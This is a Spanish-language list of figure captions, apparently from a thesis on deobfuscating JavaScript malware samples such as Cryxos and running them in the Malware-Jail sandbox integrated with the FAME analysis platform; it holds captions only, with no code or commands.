Figura 48 - Función WPWHF() desofuscada. <i>Fuente: Propia</i> .....	33
Figura 49 – Función BO() ofuscada. <i>Fuente: Propia</i> .....	33
Figura 50 - Función BO() desofuscada, ejecuta el <i>malware</i> en traza A. <i>Fuente: Propia</i> .....	34
Figura 51 – Función wf() ofuscada. <i>Fuente: Propia</i> .....	34
Figura 52 – Función wf() desofuscada, ejecuta el <i>malware</i> en traza B. <i>Fuente: Propia</i> .....	35
Figura 53 – Muestra desofuscada 1 <i>Fuente: Propia</i> .....	36
Figura 54 - Muestra desofuscada 2. <i>Fuente: Propia</i> .....	37
Figura 55 - Muestra desofuscada 3. <i>Fuente: Propia</i> .....	38
Figura 56 - Muestra desofuscada 4. <i>Fuente: Propia</i> .....	39
Figura 57- Salida de Cryxos en Malware-Jail con --down. <i>Fuente: Propia</i> .....	41
Figura 58 – Salida de Cryxos en Malware-Jail, parte 1. Petición al servidor <i>Fuente: Propia</i> .....	41
Figura 59 - Salida de Cryxos en Malware-Jail, parte 2. Respuesta del servidor. <i>Fuente: Propia</i> .....	42
Figura 60 - Salida de Cryxos en Malware-Jail, parte 3. Creando carpeta. <i>Fuente: Propia</i> .....	42
Figura 61 - Salida de Cryxos en Malware-Jail, parte 4.Escribiendo en el fichero. <i>Fuente: Propia</i> .....	42
Figura 62 - Salida de Cryxos en Malware-Jail, parte 5. Cambiando la extensión del fichero. <i>Fuente: Propia</i> .....	43
Figura 63 - Salida de Cryxos en Malware-Jail, parte 6. Ejecutando el <i>malware</i> . <i>Fuente: Propia</i> .....	43
Figura 64 – Captura de pantalla al ejecutar un <i>dropper</i> de Decrypt. <i>Fuente: https://www.hybrid-analysis.com/sample/0b538c2ea1330970e2d9b748ec8f13a930bee5bfef0e98162e6e0aee8a5b1ff9?environmentId=100</i> .....	44
Figura 65 – Salida de Malware-Jail de muestra 0b538. Parte 1. <i>Fuente: Propia</i> .....	44
Figura 66 - Salida de Malware-Jail de muestra 0b538. Parte 2. <i>Fuente: Propia</i> .....	44
Figura 67 - Salida de Malware-Jail de muestra 0b538. Parte 3. <i>Fuente: Propia</i> .....	45
Figura 68 – Salida de Malware-Jail de muestra 6b73e. Parte 1. <i>Fuente: Propia</i> .....	45
Figura 69 – Salida de Malware-Jail de muestra 6b73e. Parte 2. <i>Fuente: Propia</i> .....	45
Figura 70 – Muestra de la función eval(). <i>Fuente: Propia</i> .....	46
Figura 71 – Error en Malware-Jail al usar la función eval(). <i>Fuente: Propia</i> .....	47

Figura 72 – Script desarrollado en Python para reemplazar las funciones eval(). <i>Fuente: Propia.</i> .....	47
Figura 73 – Uso del script para reemplazar las funciones eval(). <i>Fuente: Propia.</i> .....	48
Figura 74 – Error en Malware-Jail con la función MoveFile(). <i>Fuente: Propia.</i> .....	48
Figura 75 – Declaración del objeto FileSystemObject en el archivo env/wscript.js. <i>Fuente: Propia.</i> .....	49
Figura 76 – Función MoveFile() definida en env/wscript.js. <i>Fuente: Propia.</i> .....	49
Figura 77 – Salida de Malware-Jail con la función MoveFile() definida. <i>Fuente: Propia.</i> .....	50
Figura 78 – Error en Malware-Jail con la función setTimeouts(). <i>Fuente: Propia.</i> .....	50
Figura 79 – Función setTimeouts() definida en env/wscript.js. <i>Fuente: Propia.</i> .....	50
Figura 80 – Salida de Malware-Jail con la función setTimeouts() definida. <i>Fuente:</i> <i>Propia.</i> .....	51
Figura 81 – Error en Malware-Jail con la función defineProperty() <i>Fuente: Propia.</i> .....	51
Figura 82 – Función defineProperty() definida en env/wscript.js. <i>Fuente: Propia.</i> .....	51
Figura 83 – Salida de Malware-Jail con la función defineProperty() definida. <i>Fuente:</i> <i>Propia.</i> .....	52
Figura 84 – Módulo de Malware-Jai activo en el panel de control de FAME. <i>Fuente:</i> <i>Propia.</i> .....	54
Figura 85 – Definición de la clase del módulo y la función each(). <i>Fuente: Propia.</i> .....	55
Figura 86 - Función submit_file() <i>Fuente: Propia.</i> .....	55
Figura 87 – función process_report() <i>Fuente: Propia.</i> .....	56
Figura 88 – Función extract_info(). <i>Fuente: Propia.</i> .....	56
Figura 89 – Pasando los datos a la interfaz web. <i>Fuente: Propia.</i> .....	57
Figura 90 – Fichero details.html con distintos bloques de visualización de datos. <i>Fuente: Propia.</i> .....	57
Figura 91 – Ventana de nuevo análisis de FAME <i>Fuente: Propia.</i> .....	58
Figura 92 - Visualización final del análisis con Malware-Jail y FAME. <i>Fuente: Propia.</i> ..	59
Figura 93. Coste temporal.....	60